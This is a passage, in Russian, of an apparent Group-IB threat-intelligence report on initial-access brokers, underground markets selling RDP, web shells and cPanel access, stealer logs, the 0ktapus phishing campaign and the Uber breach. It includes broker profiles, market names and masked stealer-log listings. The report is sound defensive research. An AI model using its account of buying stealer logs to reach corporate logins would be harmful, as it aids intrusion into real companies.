Италия	63	10,2
Бельгия	23	3,7
Нидерланды	23	3,7
Швейцария	21	3,4
Австрия	17	2,7
Польша	15	2,4
Другие	71	11,5
Неизвестно	95	15,3
Всего	620	100

H2 2021 – H1 2022 ОБЪЕМ РЫНКА

MEA

$281 470

Страны	Количество доступов	%
ОАЭ	47	26,3
Турция	35	19,6
Пакистан	12	6,7
Египет	10	5,6
Южная Африка	9	5
Иран	8	4,5
Саудовская Аравия	8	4,5
Израиль	6	3,4
Кения	5	2,8
Алжир	4	2,2
Другие	28	15,6
Неизвестно	7	3,8
Всего	179	100

H2 2021 – H1 2022 ОБЪЕМ РЫНКА

СНГ

$50 991

Страны	Количество доступов	%
Россия	3	75
Армения	1	25
Всего	4	100

Типы доступов и права

Специалисты Group-IB впервые собрали информацию о том, какие типы и права доступов чаще всего встречались в объявлениях брокеров в текущем отчетном периоде. Всего было обнаружено **1 757** предложений, содержащих информацию о типе доступа, и **1 329** объявлений, где были указаны права.

70% типов доступов в продаже – учетные записи RDP и VPN. Реже встречались доступы к Citrix, различным веб-панелям (CMS, облачные решения и т.п.) и веб-шеллы на скомпрометированных серверах. В некоторых случаях злоумышленники продавали доступ к базе данных в реальном времени. Также были замечены предложения запустить любую полезную нагрузку по желанию покупателя (например, Cobalt Strike Beacon или сессия Metasploit). Реже всего товаром выступали доступы к корпоративным почтам топ-менеджмента и FTP-серверам, веб-доступы к RMM-системам и другие.

В отчетном периоде чаще всего встречались доступы с правами администратора (локального администратора в случае Active Directory) – **47%** всех объявлений, где были указаны права. Далее идут доступы с правами доменного администратора (**28%**) и обычного пользователя (**23%**). Замыкают список доступы с Root-правами, чаще всего встречающиеся в веб-шеллах (**1,4%**), и права Enterprise администратора в Active Directory (**0,5%**).

Детальная статистика по типам доступов и правам представлена ниже.

Отчётный период (H2 2021 - H1 2022)

Тип доступа	Количество	%
VPN	647	36,8
RDP	628	35,7
Citrix	181	10,3
Web panel	88	5
Webshell	81	4,6
Database	68	3,9
Code execution	25	1,4
Другие	39	2,2
Всего	1757	100

Прошлый период (H2 2020 - H1 2021)

Тип доступа	Количество	%
RDP	296	41,5
VPN	207	29
Citrix	89	12,5
Backdoor	46	6,4
Web panel	29	4,1
Database	18	2,5
Webshell	11	1,5
Другие	18	2,5
Всего	714	100

Отчётный период (H2 2021 - H1 2022)

Тип доступа	Количество	%
Local Admin/Admin	626	47,1
Domain Admin	372	28
User	306	23
Root	19	1,4
Enterprise Admin	6	0,5
Всего	1329	100

Прошлый период (H2 2020 - H1 2021)

Тип доступа	Количество	%
Domain Admin	247	36,3
User	231	33,9
Local Admin/Admin	173	25,4
Root	21	3,1
Enterprise Admin	9	1,3
Всего	681	100

Далее подробно рассмотрены пять самых активных продавцов доступов по количеству предложений за отчетный период.

Топ-5 продавцов доступов

Novelli

Активность	**май 2019 — февраль 2022**
Количество жертв	**199**
География атак	**49 стран**

Топ индустрии

Индустрия	%
Промышленность	15
Торговля	13
Профессиональные услуги	10

Топ страны

Страна	%
Бразилия	15
США	10
Колумбия	7

Самый активный продавец доступов за рассматриваемый период. С сентября 2021 по февраль 2022 он выставил на продажу **199** доступов. Практически все из них – доступы RDP к устройствам доменных администраторов и администраторов рабочих групп. Novelli предположительно получил данные методом брутфорса с помощью инструмента **RDP Brute** by **z668**.

Данный брокер предлагал одни из самых доступных точек входа в корпоративные сети – средняя цена была чуть выше $100.

Больше всего жертв Novelli приходится на Северную и Латинскую Америку.

orangecake

Активность	**сентябрь 2021 — октябрь 2022**
Количество жертв	**150**
География атак	**>40 стран**

Топ индустрии

Индустрия	%
Недвижимость	13
Промышленность	12
Здравоохранение	8

Топ страны

Страна	%
США	34
Великобритания	6
Индия	5
Италия	5

Активность этого брокера началась с сентября 2021 и продолжается по настоящее время. Возможно, orangecake – это новый псевдоним старого брокера доступов, поскольку пользователь сразу же начал выкладывать на продажу доступы к корпоративным сетям.

Большая часть доступов – учетные записи VPN. Треть жертв – компании из США. Практически все предложения продавца содержат информацию о стране, индустрии, правах доступа, количестве хостов в сети жертвы и средствах антивирусной защиты.

Pirat-Networks

Активность	**июнь 2021 — июнь 2022**
Количество жертв	**81**
География атак	**>24 стран**

Топ индустрии

Индустрия	%
Образование	15
ИТ	12
Транспорт	10

Топ страны

Страна	%
США	19
Неопределенные страны Европы	18
Бразилия	7
Испания	7

С июня 2021 продавец Pirat-Networks занимался продажей учетных записей VPN Cisco, Pulse Secure, Citrix и других похожих решений. Число его жертв перевалило за **80**.

Данный брокер доступов предположительно занимался распространением инфостилеров и выбирал скомпрометированные устройства с корпоративными аккаунтами.

SubComandanteVPN

Активность	**октябрь 2021 — апрель 2022**
Количество жертв	**79**
География атак	**>27 стран**

Топ индустрии

Индустрия	%
Образование	17
Телекоммуникации	9
Недвижимость	9

Топ страны

Страна	%
США	9
Франция	9
Испания	6
Прочие страны Европы	27

Брокер SubComandanteVPN, также как и Pirat-Networks, похищал с помощью инфостилера корпоративные учетные записи пользователей Pulse Secure VPN, Citrix, Microsoft RDWeb, и GlobalProtect. В апреле 2022 года продавец прекратил продажи и всю публичную активность.

Большая часть жертв SubComandanteVPN – пользователи из Европы, для части доступов конкретная страна неизвестна. Брокер являлся клиентом популярного андеграундного маркета Genesis, где также можно приобрести украденные аккаунты.

zirochka

Активность	**июль 2016 — август 2022**
Количество жертв	**67**
География атак	**23 страны**

Топ индустрии

Неизвестно	

Топ страны


Страна	%
Бразилия	29
Мексика	11
Колумбия	8

Один из самых старых пользователей в нашем списке, его активность прослеживается вплоть до 2016 года. Предлагать корпоративные доступы на продажу zirochka стал в марте 2022 года, что стало его основной активностью до августа.

Данный брокер занимался продажей только учетных записей RDP. Информацию об индустриях жертв он не предоставлял.

Жертвы zirochka в основном находятся в Южной Америке. Предположительно брокер целенаправленно сканировал диапазоны IP-адресов в этом регионе.

В мае 2018 года zirochka планировал присоединиться к партнерской программе **Rapid Ransomware**. Интересный факт – в январе 2022 года, до того как стать продавцом доступов, zirochka купил два доступа у ранее рассмотренного брокера Novelli.



ДОСТУПЫ НА АНДЕГРАУНДНЫХ МАРКЕТАХ

Помимо дарквеб-форумов, брокеры работают на андеграундных маркетах – автоматизированных площадки для продажи любых видов доступов. Подобные ресурсы предлагают любые виды скомпрометированной информации: данные кредитных и дебетовых карт, доступы к учетным записям пользователей, доступы к компьютерам через RDP или SSH, паспортные данные или другую личную информацию граждан различных стран, доступы к серверам и панелям администраторов сайтов и многое другое.

Самые популярные андеграунд-маркеты, которые продают такие данные – **MagBo**, **Russian Market**, **Genesis**, **Orvx**, **Odin** и другие.

	Xleet	XDED	Jmia	ORVX	BlackShop	3389RDP	Odin	RussianMarket	Magbo
RDP	31	5304	856	2555	420	1363	23	59486	0
SHELL	947	0	1066	4084	6427	0	3144	0	284248
CPANEL	4492	0	294	23229	4173	0	10689	0	37
SSH	0	0	0	0	7	0	169	0	7
SQL	0	0	0	0	0	0	0	0	122
FTP	0	0	0	0	0	0	0	0	13
CMS	0	0	0	0	0	0	0	0	7212
	5470	5304	2216	29868	11027	1363	14025	59486	291639

Несмотря на рост популярности доступов, самыми продаваемыми товарами на андеграундных маркетах остаются текстовые данные кредитных карт и логи стилеров.

Логи стилеров

Логи стилеров (англ. Stealer Logs или Logs) – это данные, которые злоумышленники получают с зараженных стилерами компьютеров пользователей. Стилеры похищают любые личные данные жертвы, включая имена пользователей и пароли из мета-данных браузеров.

Заражение обычно происходит через инфицированный файл, загруженный на компьютер пользователя. Этот тип атаки часто затрагивает большую группу пользователей и не является целевым. В результате атаки злоумышленник получает текстовые данные, содержащие логины, пароли, cookie-сессии, фингерпринты браузера, системные данные пользователя, личные файлы жертвы, доступы к мессенджерам и криптовалютным кошелькам.

Кроме кредитных карт и логов со стилеров, большим спросом также пользуются и различные виды доступов, такие как веб-шеллы, cPanel и RDP.

Веб-шеллы

Веб-шеллы (англ. Shell, Web-shell) – доступ к веб-серверу посредством внедрения вредоносного кода. Злоумышленники сначала проникают в систему или сеть, используя их уязвимости, а затем устанавливают веб-оболочку. С этого момента они используют ее в качестве постоянного бэкдора в выбранные веб-сервера и любые подключенные системы.

Киберпреступники используют веб-шеллы для различных сценариев:

- Эксфильтрация и сбор конфиденциальной информации и учетных данных;
- Загрузка вредоносного ПО, что потенциально может создать путь для дальнейшего заражения;
- Дефейс веб-сайтов;
- Перенаправление трафика на рекламные материалы;
- Продажа ссылок для продвижения сторонних ресурсов;
- Использование скриптов для майнинга ресурсами пользователей, посещающих сайт, или сервером хостинга;
- Перенаправление пользователей на специальные связки эксплойтов для заражения ПК;
- Установка JavaScript-сниффера (JS-сниффера) на платежный шлюз, чтобы сохранять себе любую платежную информацию, которую введет пользователь.

На андеграундном рынке основным поставщиком веб-шеллов является маркет MagBo. За период с 1 июля 2021 по 30 июня 2022 в продаже на этом маркете было обнаружено более **284 000** веб-шеллов.

Рис. 18. Продажа веб-шеллов на маркете MagBo

Главная особенность этого маркета – скрипт **MagBo Backdoor (MBD)**, который позволяет автоматизировать процесс продажи. После интеграции в уязвимый сервер бэкдор создаст профиль товара на MagBo, добавит в него информацию и передает товар покупателю. Кроме того, с помощью MBD покупатель может проверить доступность и актуальность уязвимости на выбранном хосте.


Помимо веб-шеллов на MagBo продаются и другие виды скомпрометированных доступов:

- **CMS** – доступы к системам хранения и управления контентом сайта.
- **SQL** – доступы к базам SQL атакованного ресурса. Позволяет злоумышленникам проникнуть в хостинг.
- **Hosting Contorl, Domian Control, FTP** – доступы к соответствующим ресурсам. Их получение позволяет злоумышленникам полность захватить атакованный ресурс.

Однако такие виды доступа встречаются на MagBo реже и составляют всего 2,53% от общего числа товаров на этом маркете.

Доли продаж скомпрометированных доступов (по типу)

Название	Количество	%
Web-Shell	284152	97,467
CMS	7212	2,474
SQL	122	0,042
Hosting Control	24	0,008
Domain Contol	13	0,004
FTP	13	0,004



Доли продаж скомпрометированных доступов (по странам)


Страна	Количество	%
Испания	6031	21,173
Россия	2670	9,374
Германия	2290	8,040
Индонезия	1823	6,400
Франция	1239	4,350
Италия	1146	4,023
Нидерланды	1038	3,644
Иран	647	2,271
Чехия	642	2,254
Канада	631	2,215
Другие	10327	36,255

Всего для **10%** доступов на MagBo указана страна происхождения. Приведенное выше распределение по странам построено на основании информации о 28 484 товарах из 291 639, выставленных на продажу на MagBo за период H2 2021 – H1 2022.

*Информация о стране обычно заполняется продавцами при размещении товара.

RDP


RDP или Remote Desktop Protocol – протокол подключения пользователя к удаленному компьютеру. Большинство злоумышленников покупает RDP для того, чтобы скрывать следы своей деятельности от систем безопасности. Но RDP также может стать первым шагом к полноценной атаке на компанию, если компьютер, к которому был получен доступ, имел корпоративные связи.



За период H2 2021 – H1 2022 системы Group-IB обнаружили **более 65 000 RDP-доступов**, продающихся на андеграундных маркетах. Самые популярные из них – **Russian Market**, **3389RDP**, **xDED** и **Orvx**.

Доли продаж скомпрометированных доступов (по маркетам)

Название	Количество	%
Russian Market	56421	86,17
xDED	4728	7,22
3389RDP	2072	3,16
Orvx	1280	1,95
Jmia	742	1,13
Blackshop	204	0,31
Odin	31	0,05




Доли продаж скомпрометированных доступов (по странам)

Страна	Количество	%
США	13867	30,50
Китай	8347	18,36
Индия	5301	11,66
Бразилия	3678	8,09
Гонконг	3664	8,06
Сингапур	3005	6,61
Германия	2678	5,89
Япония	1869	4,11
Тайвань	1647	3,62
Южная Корея	1410	3,10
Иран	1335	2,9
Великобритания	1263	2,7
Нидерланды	1181	2,5
Индонезия	1174	2,5
Франция	1149	2,5

cPanel

cPanel – одна из самых популярных панелей управления хостингом. Получив доступ к ней, злоумышленники могут полностью контролировать веб-ресурс. Поэтому доступы к cPanel востребованы на андеграундных маркетах.




ID	Country	SSL	TLD	Alexa Rank	SEO Info	Hosting	Price	Seller	Check Send/Upload	Check	Buy
1939	UNKNOWN	HTTPS	.com	N/A	Purchase SEO Buyer Account ($25)	GoDaddy.com, LLC	7.00	seller52	Check Send	Check	Buy
1331	UNKNOWN	HTTP	.org	N/A	Purchase SEO Buyer Account ($25)	A Small Orange LLC	6.00	seller52	Check Send	Check	Buy
1869	UNKNOWN	HTTPS	.io	N/A	Purchase SEO Buyer Account ($25)	Namecheap, Inc.	7.00	seller52	Check Send	Check	Buy
2008	US	HTTPS	.com	N/A	Purchase SEO Buyer Account ($25)	Unified Layer	4.00	seller51	Check Send	Check	Buy
1756	UNKNOWN	HTTPS	.in	N/A	Purchase SEO Buyer Account ($25)	GoDaddy.com, LLC	7.00	seller52	Check Send	Check	Buy

Рис. 19. Интерфейс cPanel

За период H2 2021 – H1 2022 системами Group-IB было зафиксировано более 25 000 cPanel-доступов, продающихся на андеграундных маркетах. Самые популярные из них – **Odin**, **Orvx** и **Xleet**.

Доли продаж скомпрометированных доступов (по маркетам)

Название	Количество	%
Orvx	13489	53,35
Odin	9452	37,39
xLeet	1529	6,05
Blackshop	710	2,81
Jmia	102	0,40



Доли продаж скомпрометированных доступов (по странам)

Страна	Количество	%
США	10372	48,80
Германия	1818	8,55
Австралия	1120	5,27
Финляндия	1001	4,71
Великобритания	970	4,56
Сингапур	918	4,32
Нидерланды	883	4,15
Индонезия	865	4,07
Индия	834	3,48
Канада	739	3,30
Турция	701	2,54
Франция	539	2,53
Чили	538	1,90
Южная Африка	404	1,82
Неизвестно	386	1,81

АТАКИ НА СОТРУДНИКОВ КОМПАНИЙ СТАНОВЯТСЯ НОВЫМ ТРЕНДОМ

В последнее время злоумышленники все чаще используют старые методы атак, например целевой фишинг. Эта техника успешно применялась в атаке **0ktapus**, когда хакеры подделывали страницы **Okta** – сервиса для идентификации и управления доступами. Благодаря этому хакеры получили данные двухфакторной аутентификации (2FA) от корпоративных учетных записей жертв.

Также злоумышленники ищут учетные записи от внутренних сервисов компаний на андеграунд-маркетах. Эта техника вероятно применялась для взлома Uber. Преступники приобрели логи пользователей ресурса uber.onelogin.com (портал для авторизации во внутренних системах **Uber**) в андеграундном магазине Russian Market. Участники партнерских программ-шифровальщиков также покупают скомпрометированные аккаунты в андеграундных магазинах.

На андеграунд-маркетах можно обнаружить массу учетных записей от внутренних систем авторизации в крупных компаниях. **Group-IB Threat Intelligence** мониторит такие данные и сообщает клиентам об их появлении в андеграундных магазинах. Например, за отчетный период было обнаружено в продаже **1988 корпоративных аккаунтов** для сервиса **onelogin.com**.




Рис. 20. Скриншот интерфейса Group-IB Threat Intelligence, раздел данных с андеграундных магазинов

0ktapus – обычный фишинг

В июле 2022 года специалисты Group-IB обнаружили фишинговую кампанию **0ktapus**. Однако началась она раньше – анализ показал, что первые компрометации имели место уже в мае 2022, а тестировать свою систему злоумышленник начал в марте.

Основной целью этой кампании была кража идентификационных данных **Okta** и 2FA-кодов для проведения последующих атак на цепочку поставок. Большинство жертв 0ktapus находится в США, многие из них используют сервис управления идентификацией и контролем доступа Okta. Жертвы получали SMS-сообщения со ссылками на фишинговые сайты, имитирующие страницу аутентификации Okta.

26 июля 2022 года один из клиентов запросил у специалистов Group-IB Threat Intelligence дополнительную информацию о недавней попытке фишинга, нацеленной на его сотрудников. Расследование показало, что эта атака также проводилась в рамках кампании 0ktapus.

Хакеры смогли похитить данные **9 931** пользователя, включая **3 129** записей с email и **5 441** запись с кодами мультифакторной аутентификации. Кампания затронула более **130** организаций.

Позже были выявлены аналогичные атаки на **Twilio**, **Cloudflare**, **MailChimp** и **Klaviyo**. Более того, из-за компрометации перечисленных компаний пострадали и другие. В частности, инцидент затронул **163** клиента Twilio и привел к атаке на мессенджер **Signal**.

В общей сложности исследователи обнаружили 169 уникальных фишинговых доменов, задействованных в рамках 0ktapus. В них использовались такие ключевые слова, как «SSO», «VPN», «OKTA», «MFA» и «HELP» (примеры: twilio-sso[.]com, twilio-help[.]com, cloudflare-okta[.]com). Фишинговые сайты выглядели убедительно с точки зрения жертвы и были созданы с помощью одного и того же фишинг-кита, ранее неизвестного специалистам Group-IB. Скомпрометированные данные направлялись в Telegram-канал, у которого было два администратора. Личность одного из которых удалось идентифицировать. Им оказался 23-летний мужчина из Северной Каролины, США.

Взлом Uber

16 сентября в официальном аккаунте **Uber** в сети Twitter появилось сообщение о том, что системы компании подверглись атаке, и в данный момент ведется расследование инцидента.

Рис. 21. Официальный твит Uber

В развернутом сообщении Uber подтвердила, что один из сотрудников был скомпрометирован.

В этот же момент злоумышленник под никнеймом **Teapot** взял на себя ответственность за взлом систем Uber.

Позже, группа пользователей **vx-underground** разместила в Twitter скриншоты, полученные в общении с Teapot.





Рис. 22. Скриншот панели SentinelOne в системе Uber

В ходе анализа скриншотов Group-IB обнаружила интересные артефакты в области недавно загруженных файлов:

Рис. 23. Скриншот, показывающий недавно загруженные злоумышленником файлы



Первые два файла представляют собой zip-архивы и имеют формат LOGID-\d{7} с именами LOGID-4952307 и LOGID-4953756. Формат имен этих файлов позволил идентифицировать их как логи стилеров, которые были проданы на подпольном рынке Russian Market. Специалисты Group-IB выяснили, что эти логи были выставлены на продажу 12 и 14 сентября. Взлом, в котором они использовались, был раскрыт 15-16 сентября. Это говорит о том, что злоумышленнику удалось получить доступ к внутренней сети и осуществить свою атаку в довольно короткий промежуток времени.

Как показано ниже, оба лога содержат данные авторизации для uber[.]onelogin[.]com – системы, используемой для проверки доступа пользователей к внутренним системам Uber. Судя по этим логам, как минимум два сотрудника Uber (из Индонезии и Бразилии) были заражены стилерами **Raccoon** и **Vidar**.

```
  "market" : "russianmarket",
  "upload_datetime" : "2022-09-14",
  "stealer_name" : "Racoon",
  "os" : "Windows 10 Pro",
  "country" : "Indonesia",
  "state" : "West Java",
  "isp" : "PT. TELKOM INDONESIA",
  "id_item_in_this_market" : "4953756",
  "links" : [
    {
      "browser" : "Chrome (v105.0.5195.102-64, Profile: Default)",
      "login" : "+",
      "password" : "+",
      "cookie" : "-",
      "source_link" : "uber.onelogin.com"
    },
    {
      "browser" : "Chrome (v105.0.5195.102-64, Profile: Default)",
      "login" : "+",
      "password" : "+",
      "cookie" : "-",
      "source_link" : "careers-uber.icims.com"
    }
  ]
  "file_size" : "0.19Mb",
  "vendor_status" : "[Diamond]",
  "vendor" : "Mo####yf",
  "price" : {
    "value" : 10.0,
    "currency" : "USD"
  },
  "data_type" : "Stealer Logs"
}
```


Рис. 24. Скриншот лога со стилера Raccoon

```
"market" : "russianmarket",
"upload_datetime" : "2022-09-12",
"stealer_name" : "Vidar",
"os" : "Windows 10 Pro [x64]",
"country" : "Brazil",
"state" : "Sao Paulo",
"isp" : "Brava Telecomunicacoes Pontes E Lacerda Ltda - EPP",
"id_item_in_this_market" : "4952307",
"links" : [
  {
    "browser" : "Google Chrome [Profile 1]",
    "login" : "+",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "uber.onelogin.com"
  },
  {
    "browser" : "Microsoft Edge [Default]",
    "login" : "+",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "uber.onelogin.com"
  },
  {
    "browser" : "Google Chrome [Profile 1]",
    "login" : "-",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "auth.uber.com"
  },
  {
    "browser" : "Google Chrome [Profile 1]",
    "login" : "-",
    "password" : "+",
    "cookie" : "-",
    "source_link" : "accounts.uber.com"
  }
],
"file_size" : "0.38Mb",
"vendor_status" : "[platinum]",
"vendor" : "be####st",
"price" : {
  "value" : 10.0,
  "currency" : "USD"
},
"data_type" : "Stealer Logs"
```


Рис. 25. Скриншот лога с Vidar стилера

Версию взлома Uber через покупку логов, содержащих данные для авторизации на uber[.]onelogin[.]com, подтверждает тот же скриншот, где видно, что самая первая вкладка в браузере называется OneLogin.

В дополнение к указанным выше логам злоумышленник мог приобрести и другие, чтобы иметь возможность перебрать все учетные записи в поисках привилегированного доступа к важным ресурсам внутренней сети. Логи также содержали многочисленные учетные данные для доступа к другим ресурсам, включая Slack, Facebook, Google, Instagram, Microsoft и т.д. Эти учетные данные могли быть использованы злоумышленником для проникновения в сеть Uber с помощью социальной инженерии, если доступа к uber[.]onelogin[.]com было недостаточно.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 2.

ЛОГИ СТИЛЕРОВ КАК ИСТОЧНИК ДОСТУПОВ

СТИЛЕР – ПРОСТАЯ, НО СЕРЬЕЗНАЯ УГРОЗА

Стилеры являются очень простым и в то же время эффективным элементом, используемым злоумышленниками. Как правило, они либо продаются за небольшие суммы, либо могут быть получены в открытом доступе. Даже высококвалифицированные киберпреступники используют стилеры.

За период H2 2021 – H1 2022 специалисты Group-IB обнаружили **более 200 объявлений о продаже стилеров** и **более 150 тем** с бесплатными раздачами на киберпреступных форумах.

